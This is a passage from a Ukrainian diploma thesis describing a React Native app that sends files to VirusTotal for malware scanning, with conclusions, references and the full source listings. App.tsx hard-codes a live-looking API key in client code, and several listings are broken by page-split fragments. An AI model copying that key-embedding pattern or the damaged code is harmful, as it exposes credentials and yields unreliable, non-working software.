Безпосередньо функціонал застосунку викладений у файлах із розширенням .tsx.

Основним файлом є App.tsx (лістинг наведеного у додатку 2), в якому містяться визначені користувацькі типи ScanningFile та UploadedDocument, API-ключ, та безпосередньо функції взаємодії з API.

У файлі Main.tsx, лістинг якого показано у додатку 1, описано домашню сторінку застосунку, що відкривається одразу після того, як користувач запускає програму. Одна з функцій призначена для перевірки необхідних прав для взаємодії із застосунком, в частості дозвіл на доступ до сховища. Якщо його нема, програма видасть помилку і попросить надати необхідні дозволи. Жодних інших дозволів додатку не потрібно. Також визначено функцію для вибору файлу, що в подальшому буде надіслано на перевірку.

Після того як необхідний файл обрано, додаток надсилає його методом post до порталу VirusTotal, де той ставить його в чергу на сканування. Додаток

же, переходить на сторінку сканування файлу, за яку відповідає файл `Scanning.tsx`. На цьому етапі необхідно трохи почекати. Орієнтовний час сканування файлу займає від 30 секунд, до хвилини, але це залежить від “ваги” файлу та швидкості інтернет з’єднання. Після очікування потрібно натиснути кнопку “Refresh” і, якщо результати сканування вже готові, застосунок перейде до екрану `Results`, за який відповідає однойменний файл. Якщо ні, то число надісланих запитів збільшиться і вам потрібно буде почекати трохи ще. Кількість запитів, що можна надіслати нічим не обмежена, проте безперестанний спам запитами ніяк не пришвидшує процес обробки файлу.

У файлі `Results.tsx` (додаток 4) ми фільтруємо отриману відповідь від сервісу у форматі `.json`, для того щоб вилучити звідти дані про кількість знайдених вразливостей.

Після того, як файл проскановано можна його видалити, або повернутись до головного екрану, з якого можна приступити до сканування наступного файлу, або переглянути історію.

В кінці кожного файлу є виклик `return`, у якому описано структуру сторінки у форматі `xml`, а також зазначено які дії мають бути виконані по натисканні на кнопки. Також визначено стилі, що їх варто застосовувати до компонентів застосунку. Детальніше ознайомитись із файлами застосунку можна у розділі “Додатки” даної роботи (додаток 1, додаток 2, додаток 3, додаток 4, додаток 5).

3.3. Перспективи удосконалення застосунку

Є декілька способів поліпшити даний застосунок:

1. Додати перманентне сховище для зберігання історії. Наразі застосунок зберігає історію протягом однієї користувацької сесії, тому після припинення роботи застосунку, історія сканувань втрачається. На це є ряд причин, серед яких: легкість і простота додатку, що може втратитись при додаванні при взаємодії із базою даних, а також той факт, що користувачеві

навряд знадобиться інформація про сканування файлу після закриття застосунку.

2. Зробити сканування автоматичним. Наразі користувачеві доводиться вручну відкривати і сканувати кожен файл. До того ж, враховуючи дизайн API, потрібно також чекати на результати сканування. Натомість, можна зробити сканування файлів автоматичним, щоб кожен файл, що потрапляє у сховище користувача, аналізувався автоматично, після чого, якщо у файлі виявлено сигнатуру шкідливого програмного забезпечення, користувачеві надсилається повідомлення про потенційну загрозу.

ВИСНОВКИ

У даній дипломній роботі було проведено детальне дослідження технологій моніторингу та аудиту безпеки даних в мобільних операційних системах. Основна мета дослідження полягає у виявленні потенційних загроз безпеці даних у мобільних пристроях та розробці ефективних засобів для їх виявлення та запобігання.

У процесі дослідження було проведено аналіз існуючих методів та технологій моніторингу безпеки даних у мобільних операційних системах. Було виявлено, що існують різноманітні інструменти та рішення, які дозволяють забезпечити високий рівень безпеки даних у мобільних пристроях.

Далі, була проведена розробка та реалізація власного прототипу системи моніторингу та аудиту безпеки даних, яка базується на обраному наборі технологій та алгоритмах. Прототип був протестований на різних моделях мобільних пристроїв та показав задовільні результати щодо виявлення загроз та недоліків у безпеці даних.

Загальний висновок, який можна зробити на основі проведеного дослідження, полягає в тому, що існує необхідність у використанні ефективних технологій моніторингу та аудиту безпеки даних у мобільних операційних системах. При цьому, розроблений прототип системи може служити як основа для подальших досліджень та розробок у цій області.

Завершуючи, можна зазначити, що робота є важливим внеском у сферу безпеки даних у мобільних пристроях та може бути використана як основа для подальших досліджень та розробок у цьому напрямку. Результати дослідження підтверджують актуальність та значущість проблеми безпеки даних у мобільних операційних системах, а також можуть бути корисними для організацій, розробників програмного забезпечення та користувачів мобільних пристроїв, які прагнуть забезпечити високий рівень захисту своїх даних.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Mobile Operating System Market Share Worldwide [Електронний ресурс] – Режим доступу до ресурсу: <https://gs.statcounter.com/os-market-share/mobile/worldwide>
2. King B. Is Android Really Open-Source? And Does It Even Matter? [Електронний ресурс] / Bertel King. – 2021. – Режим доступу до ресурсу: <https://www.makeuseof.com/tag/android-really-open-source-matter/>.
3. Frequently asked questions [Електронний ресурс] – Режим доступу до ресурсу: <https://source.android.com/docs/setup/about/faqs>
4. Android Runtime (ART) and Dalvik [Електронний ресурс] – Режим доступу до ресурсу: <https://source.android.com/docs/core/runtime>
5. Hackborn D. Multitasking the Android Way [Електронний ресурс] / Dianne Hackborn – Режим доступу до ресурсу: <https://android-developers.googleblog.com/2010/04/multitasking-android-way.html>
6. GOOGLE MOBILE SERVICES [Електронний ресурс] – Режим доступу до ресурсу: <https://web.archive.org/web/20141023103917/https://developer.motorolasolutions.com/servlet/JiveServlet/previewBody/2210-102-2-2535/Google%20Mobile%20Services%20vs%20AOSP.pdf>.
7. microG Project [Електронний ресурс] – Режим доступу до ресурсу: <https://microg.org/>.
8. Android Security Features [Електронний ресурс] – Режим доступу до ресурсу: <https://source.android.com/docs/security/features>.
9. Shishkova T. The mobile malware threat landscape in 2022 [Електронний ресурс] / Tatyana Shishkova – Режим доступу до ресурсу: <https://securelist.com/mobile-threat-report-2022/108844/>.

- 10.15 Malware Statistics to Take Seriously in 2022 [Электронный ресурс]. – 2022. – Режим доступа до ресурсу: <https://www.indusface.com/blog/15-malware-statistics-to-take-seriously-in-2022/>.
11. Security-Enhanced Linux in Android [Электронный ресурс]. – 2022. – Режим доступа до ресурсу: <https://source.android.com/docs/security/features/selinux>.
12. Petrosyan A. Distribution of mobile malware worldwide in 2022, by type [Электронный ресурс] / Ani Petrosyan. – 2023. – Режим доступа до ресурсу: <https://www.statista.com/statistics/653688/distribution-of-mobile-malware-type/>.
13. Fedor O. 93 Must-Know Ransomware Statistics [2023] [Электронный ресурс] / Octav Fedor. – 2022. – Режим доступа до ресурсу: <https://www.antivirusguide.com/cybersecurity/ransomware-statistics/>.
14. VirusTotal [Электронный ресурс] – Режим доступа до ресурсу: <https://www.virustotal.com/gui/home/upload>.
15. Buildozer documentation [Электронный ресурс] – Режим доступа до ресурсу: <https://buildozer.readthedocs.io/en/latest/quickstart.html>.
16. Raphael J. 15 Android settings that'll strengthen your security [Электронный ресурс] / J. Raphael. – 2023. – Режим доступа до ресурсу: <https://www.computerworld.com/article/3268079/android-settings-security.html>.
17. Android Security: Guide to Android OS [Электронный ресурс] // 2022 – Режим доступа до ресурсу: <https://www.veracode.com/security/android-security>.
18. Gunasekera S. Android Apps Security / Sheran Gunasekera. – CA: Apress Berkeley, 2020. – 294 с. – (2).

19. Ратушняк Т. В. Програмування мовою JAVA: практикум: навчальний посібник. Державна фіскальна служба України, Університет державної фіскальної служби України. – Ірпінь, 2017. – 212 с.
20. Теоретико-методологічні основи комп'ютерних баз знань в економіці: монографія / Ріппа С.П., Погореловська І.Д., Редич О.В. та ін. ; за ред. С.П. Ріппи. – Ірпінь: УДФСУ, 2021. – 170 с.

ДОДАТКИ

Додаток 1. Main.tsx

```
import {
  Alert,
  Image,
  PermissionsAndroid,
  StyleSheet,
  Text,
  TouchableOpacity,
  View,
} from "react-native";
import { LinearGradient } from "expo-linear-gradient";
import { MenuPath, UploadedDocument } from "../App";
import * as DocumentPicker from "expo-document-picker";

export const Main = ({
  changeView,
  setDocument,
}): {
  changeView: (path: MenuPath) => void;
  setDocument: (document: UploadedDocument) => void;
} => {
  const checkPermissions = async () => {
    try {
      const result = await PermissionsAndroid.check(
        PermissionsAndroid.PERMISSIONS.READ_EXTERNAL_STORAGE
      );

      if (!result) {
        const granted = await PermissionsAndroid.request(
          PermissionsAndroid.PERMISSIONS.READ_EXTERNAL_STORAGE,
          {
            title: "You need to give storage permission to upload the file",
            message: "App needs access to your storage ",
            buttonNeutral: "Ask Me Later",
            buttonNegative: "Cancel",
            buttonPositive: "OK",
          }
        );
        if (granted === PermissionsAndroid.RESULTS.GRANTED) {
          return true;
        } else {

```

```

    Alert.alert(
      "Error",
      "Storage permission denied. Please enable storage permission."
    );

    return false;
  }
} else {
  return true;
}
} catch (err) {
  console.warn(err);
  return false;
}
};

const selectFile = async () => {
  try {
    const result = await checkPermissions();

    if (result) {
      const result = await DocumentPicker.getDocumentAsync({
        copyToCacheDirectory: false,
      });

      if (result.type === "success") {
        setDocument(result);
      }
    }
  } catch (err) {
    setDocument(null);
    console.warn(err);
    return false;
  }
};

return (
  <>
  <View style={{ flex: 1 }}>
    <Image
      style={{ height: 220, width: 220 }}
      source={require("./assets/logoSquare.png")}
    />
  </View>

```

```

<View
  style={{
    width: "100%",
    display: "flex",
    flexDirection: "column",
    alignItems: "center",
  }}
>
  <TouchableOpacity
    style={{ ...styles.buttonWrapper }}
    onPress={() => selectFile()}
  >
    <LinearGradient colors={['#E36005', '#E3A605']} style={styles.button}>
      <Text style={styles.buttonText}>Select File</Text>
    </LinearGradient>
  </TouchableOpacity>
  <View style={{ height: 10 }}></View>
  <TouchableOpacity
    style={styles.buttonWrapper}
    onPress={() => changeView("history")}
  >
    <LinearGradient colors={['#E36005', '#E3A605']} style={styles.button}>
      <Text style={styles.buttonText}>History</Text>
    </LinearGradient>
  </TouchableOpacity>
</View>
</>
);
};

```

```

const styles = StyleSheet.create({
  buttonWrapper: {
    width: "60%",
  },
  button: {
    borderRadius: 10,
    padding: 10,
    width: "100%",
    color: "white",
  },
  buttonText: {
    fontSize: 25,
    color: "white",
  },
});

```

```
    textAlign: "center",
  },
});
```

Додаток 2. App.tsx

```
import { Alert, StyleSheet, Text, View } from "react-native";
import { LinearGradient } from "expo-linear-gradient";
import { useState } from "react";
import { Main } from "./Main";
import { Scanning } from "./Scanning";
import { History } from "./History";
import { Results } from "./Results";

export const API_KEY =
  "cea3d27d73171465506d25af5aa4565fb08972ef15b4f23a41bd06e7640ec1c5";

export type ScanningFile = {
  id: number;
  name: string;
  path: string;
  date: Date;
  viruses?: number;
};

export type UploadedDocument = {
  type: "success";
  name: string;
  size?: number;
  uri: string;
  mimeType?: string;
  lastModified?: number;
  file?: File;
  output?: FileList | null;
};

export type MenuPath = "scanning" | "history" | "home" | "results";

export default function App() {
  const [files, setFiles] = useState<ScanningFile[]>([]);
  const [menu, setMenu] = useState<MenuPath>("home");
  const [selectedFile, setSelectedFile] = useState<UploadedDocument | null>(
    null
  );
}
```

```
const [selectedAnalysisId, setSelectedAnalysisId] = useState<string | null>(
  null
);
```

```
const [scanResults, setScanResults] = useState<any>(null);
```

```
const scanComplete = (results: any) => {
  setScanResults(results);
  setFiles((prev) => [
    {
      id: Math.random() * 1000,
      name: selectedFile?.name || "",
      path: selectedFile?.uri || "",
      date: new Date(),
      viruses: results?.data?.attributes?.stats?.malicious || 0,
    },
    ...prev,
  ]);
  setSelectedFile(null);
  setSelectedAnalysisId(null);
  setMenu("results");
};
```

```
const removeLastFile = () => {
  setFiles((prev) => prev.slice(1));
  setMenu("home");
};
```

```
const setDocument = (file: UploadedDocument | null) => {
  setSelectedFile(file);
```

```
  if (file) {
    setMenu("scanning");
    const form = new FormData();
    form.append("file", {
      // @ts-ignore
      uri: file.uri,
      name: file.name,
      type: file.mimeType,
    });
    const options: any = {
      method: "POST",
      headers: {
        accept: "application/json",
```

```

    "x-apikey": API_KEY,
  },
};

options.body = form;

fetch("https://www.virustotal.com/api/v3/files", options)
  .then((response) => response.json())
  .then((response) => {
    if (response?.data?.id) {
      setSelectedAnalysisId(response.data.id);
    }
  })
  .catch((err) => console.error(err));
} else {
  Alert.alert("Please Select File first");
}
};

return (
  <View style={styles.container}>
    <LinearGradient
      colors={['#0E82D7', '#18ED05']}
      style={styles.linearGradient}
      start={{ x: 1, y: 0 }}
      end={{ x: 0, y: 1 }}
    >
    <View style={styles.contentLayout}>
      {menu === "home" && (
        <Main changeView={setMenu} setDocument={setDocument} />
      )}
      {menu === "scanning" && (
        <Scanning
          file={selectedFile}
          analysisId={selectedAnalysisId}
          setScanResults={scanComplete}
          changeView={setMenu}
        />
      )}
      {menu === "history" && <History changeView={setMenu} files={files} />}
      {menu === "results" && (
        <Results
          changeView={setMenu}

```

```

        analysisId={selectedAnalysisId}
        scanResults={scanResults}
        removeLastFile={removeLastFile}
      />
    )}
    <Text style={styles.footer}>©powered by VirusTotal</Text>
  </View>
</LinearGradient>
</View>
);
}

```

```
// linear-gradient(206.07deg, #0E82D7 24.98%, #18ED05 79.65%)
```

```

const styles = StyleSheet.create({
  container: {
    flex: 1,
    flexDirection: "column",
    alignItems: "center",
    justifyContent: "center",
    width: "100%",
    height: "100%",
  },
  contentLayout: {
    paddingTop: 50,
    paddingLeft: 20,
    paddingRight: 20,
    paddingBottom: 55,
    width: "100%",
    height: "100%",
  },
  footer: {
    marginTop: 23,
    textAlign: "center",
    color: "white",
  },
  linearGradient: {
    alignItems: "center",
    justifyContent: "center",
    borderRadius: 5,
    height: "100%",
    width: "100%",
  },
});

```

```
});
```

Додаток 3. History.tsx

```
import {
  Image,
  ScrollView,
  StyleSheet,
  Text,
  TouchableOpacity,
  View,
} from "react-native";
import { LinearGradient } from "expo-linear-gradient";
import { MenuPath, ScanningFile } from "./App";
import { useState } from "react";

const arrowTop = require("./assets/arrowTop.png");
const arrowBottom = require("./assets/arrowBottom.png");

export const History = ({
  changeView,
  files,
}: {
  changeView: (path: MenuPath) => void;
  files: ScanningFile[];
}) => {
  const [expandSet, setExpandSet] = useState<Set<number>>(new Set());

  const toggleFile = (file: ScanningFile) => {
    if (expandSet.has(file.id)) {
      setExpandSet((prev) => {
        const newSet = new Set(prev);
        newSet.delete(file.id);
        return newSet;
      });
    } else {
      setExpandSet((prev) => {
        const newSet = new Set(prev);
        newSet.add(file.id);
        return newSet;
      });
    }
  };

  return (
```

```

<
<View style={{ flex: 1, marginBottom: 10 }}>
  <Text style={styles.title}>History</Text>
  {files.length === 0 && (
    <Text style={{ fontSize: 15, color: "white", textAlign: "center" }}>
      No files have been scanned yet.
    </Text>
  )}
  <ScrollView>
    {files.map((file) => (
      <View key={file.id}>
        <TouchableOpacity
          onPress={() => toggleFile(file)}
          style={{
            display: "flex",
            flexDirection: "row",
            justifyContent: "space-between",
            alignItems: "center",
            marginBottom: 10,
          }}
        >
          <Text style={styles.itemName}>{file.name}</Text>
          <Image
            style={{ height: 21, width: 25 }}
            source={expandSet.has(file.id) ? arrowTop : arrowBottom}
          />
        </TouchableOpacity>
        {expandSet.has(file.id) && (
          <View>
            <Text style={styles.text}>File path: {file.path}</Text>
            <Text style={styles.text}>Viruses found: {file.viruses}</Text>
            <Text style={styles.text}>
              Date: {file.date.getDate()}/{file.date.getMonth()}/
              {file.date.getFullYear()}
            </Text>
          </View>
        )}
      </View>
    )}
  </ScrollView>
</View>

<View

```

```

    style={{
      width: "100%",
      display: "flex",
      flexDirection: "column",
      alignItems: "center",
    }}
  >
    <TouchableOpacity
      style={{ ...styles.buttonWrapper }}
      onPress={() => changeView("home")}
    >
      <LinearGradient colors={['#E36005', '#E3A605']} style={styles.button}>
        <Text style={styles.buttonText}>Main menu</Text>
      </LinearGradient>
    </TouchableOpacity>
  </View>
</>
);
};

```

```

const styles = StyleSheet.create({
  title: {
    fontSize: 35,
    textAlign: "center",
    color: "white",
    marginBottom: 20,
  },
  itemName: {
    fontSize: 25,
    color: "white",
  },
  buttonWrapper: {
    width: "60%",
  },
  button: {
    borderRadius: 10,
    padding: 10,
    width: "100%",
    color: "white",
  },
  buttonText: {
    fontSize: 25,
    color: "white",
  },

```

```

    textAlign: "center",
  },
  text: {
    fontSize: 15,
    color: "white",
  },
});

```

Додаток 4. Results.tsx

```

import {
  Image,
  ScrollView,
  StyleSheet,
  Text,
  TouchableOpacity,
  View,
} from "react-native";
import { LinearGradient } from "expo-linear-gradient";
import { API_KEY, MenuPath } from "../App";

```

```

export const Results = ({
  changeView,
  scanResults,
  removeLastFile,
}: {
  changeView: (path: MenuPath) => void;
  analysisId: string | null;
  scanResults: any;
  removeLastFile: () => void;
}) => {
  const resultMalicious = Object.entries<any>(
    scanResults?.data?.attributes?.results ?? {}
  ).filter(([key, value]) => {
    return value?.category === "malicious";
  });

```

```

  return (
    <View
      style={{
        flex: 1,
        marginBottom: 5,
      }}
    >

```

```

>
<Image
  style={{ height: 100, width: 100 }}
  source={require("./assets/logoSquare.png")}
/>
<Text style={styles.buttonText}>
  Found malware: {scanResults?.data?.attributes?.stats?.malicious || 0}
</Text>
<ScrollView style={{ width: "100%", backgroundColor: "#FFB800" }}>
  {resultMalicious.map(([name, result], index) => (
    <View
      key={` ${name} - ${index} `}
      style={{
        width: "100%",
        display: "flex",
        flexDirection: "row",
        justifyContent: "space-between",
        alignItems: "center",
        padding: 2,
        borderBottomWidth: 1,
        borderBottomColor: "black",
      }}
    >
      <Text style={{ fontSize: 10 }}>{result?.engine_name}</Text>
      <Text style={{ fontSize: 10 }}>{result?.result}</Text>
    </View>
  ))}
</ScrollView>
</View>
<View
  style={{
    width: "100%",
    display: "flex",
    flexDirection: "column",
    alignItems: "center",
  }}
>
  <TouchableOpacity
    style={{ ...styles.buttonWrapper }}
    onPress={() => changeView("home")}
  >
    <LinearGradient colors={['#E36005', '#E3A605']} style={styles.button}>
      <Text style={styles.buttonText}>Main menu</Text>
    </LinearGradient>
  </TouchableOpacity>
</View>

```

```

        </LinearGradient>
      </TouchableOpacity>
    <View style={{ height: 10 }}></View>
    <TouchableOpacity style={styles.buttonWrapper} onPress={removeLastFile}>
      <LinearGradient colors={['#F02407', '#FA4907']} style={styles.button}>
        <Text style={styles.buttonText}>Delete File</Text>
      </LinearGradient>
    </TouchableOpacity>
  </View>
</>
);
};

const styles = StyleSheet.create({
  buttonWrapper: {
    width: "60%",
  },
  button: {
    borderRadius: 10,
    padding: 10,
    width: "100%",
    color: "white",
  },
  buttonText: {
    fontSize: 20,
    color: "white",
    textAlign: "center",
  },
});

```

Додаток 5. Scanning.tsx

```

import { Image, StyleSheet, Text, TouchableOpacity, View } from "react-native";
import { LinearGradient } from "expo-linear-gradient";
import { API_KEY, MenuPath, UploadedDocument } from "../App";
import { useCallback, useState } from "react";

export const Scanning = ({
  file,
  analysisId,
  setScanResults,
  changeView,
}: {
  file: UploadedDocument;

```

```

analysisId: string | null;
setScanResults: (results: any) => void;
changeView: (path: MenuPath) => void;
}) => {
  const [requestsSent, setRequestsSent] = useState(0);

  const checkStatus = useCallback(async () => {
    if (!analysisId) {
      return null;
    }
    const options: any = {
      method: "GET",
      headers: {
        accept: "application/json",
        "x-apikey": API_KEY,
      },
    };

    fetch(`https://www.virustotal.com/api/v3/analyses/${analysisId}`, options)
      .then((response) => response.json())
      .then((response) => {
        console.log(response);
        if (response?.data?.attributes?.status === "queued") {
          setRequestsSent((prev) => prev + 1);
        }
        if (response?.data?.attributes?.status === "completed") {
          setScanResults(response);
        }
      })
      .catch((err) => console.error(err));

    return null;
  }, [analysisId]);

  return (
    <
      <View style={{ flex: 1, display: "flex", alignItems: "center" }}>
        <Image
          style={{ height: 150, width: 150 }}
          source={require("./assets/logoCircle.png")}
        />
        <Text style={styles.buttonText}>Scanning {file?.name}</Text>
        <Text style={styles.buttonDescription}>

```

```


    Your request is in queue, please click refresh to check
  </Text>
  <Text style={styles.buttonDescription}>
    You have sent {requestsSent} refresh requests
  </Text>
</View>
<View
  style={{
    width: "100%",
    display: "flex",
    flexDirection: "column",
    alignItems: "center",
  }}
>
  <TouchableOpacity
    style={styles.buttonWrapper}
    onPress={() => checkStatus()}
  >
    <LinearGradient colors={['#E36005', '#E3A605']} style={styles.button}>
      <Text style={styles.buttonText}>Refresh</Text>
    </LinearGradient>
  </TouchableOpacity>
  <View style={{ height: 10 }}></View>
  <TouchableOpacity
    style={styles.buttonWrapper}
    onPress={() => changeView("home")}
  >
    <LinearGradient colors={['#F02407', '#FA4907']} style={styles.button}>
      <Text style={styles.buttonText}>Abort</Text>
    </LinearGradient>
  </TouchableOpacity>
</View>
</>
);
};

const styles = StyleSheet.create({
  buttonWrapper: {
    width: "60%",
  },
  button: {
    borderRadius: 10,
    padding: 10,


```

```
    width: "100%",  
    color: "white",  
  },  
  buttonText: {  
    fontSize: 25,  
    color: "white",  
    textAlign: "center",  
  },  
  buttonDescription: {  
    fontSize: 15,  
    color: "white",  
    textAlign: "center",  
  },  
});
```


Додаток 6. Головний екран додатку



Додаток 7. Екран процесу сканування файлу



Додаток 8. Екран виводу результату сканування



Додаток 9. Екран історії сканувань

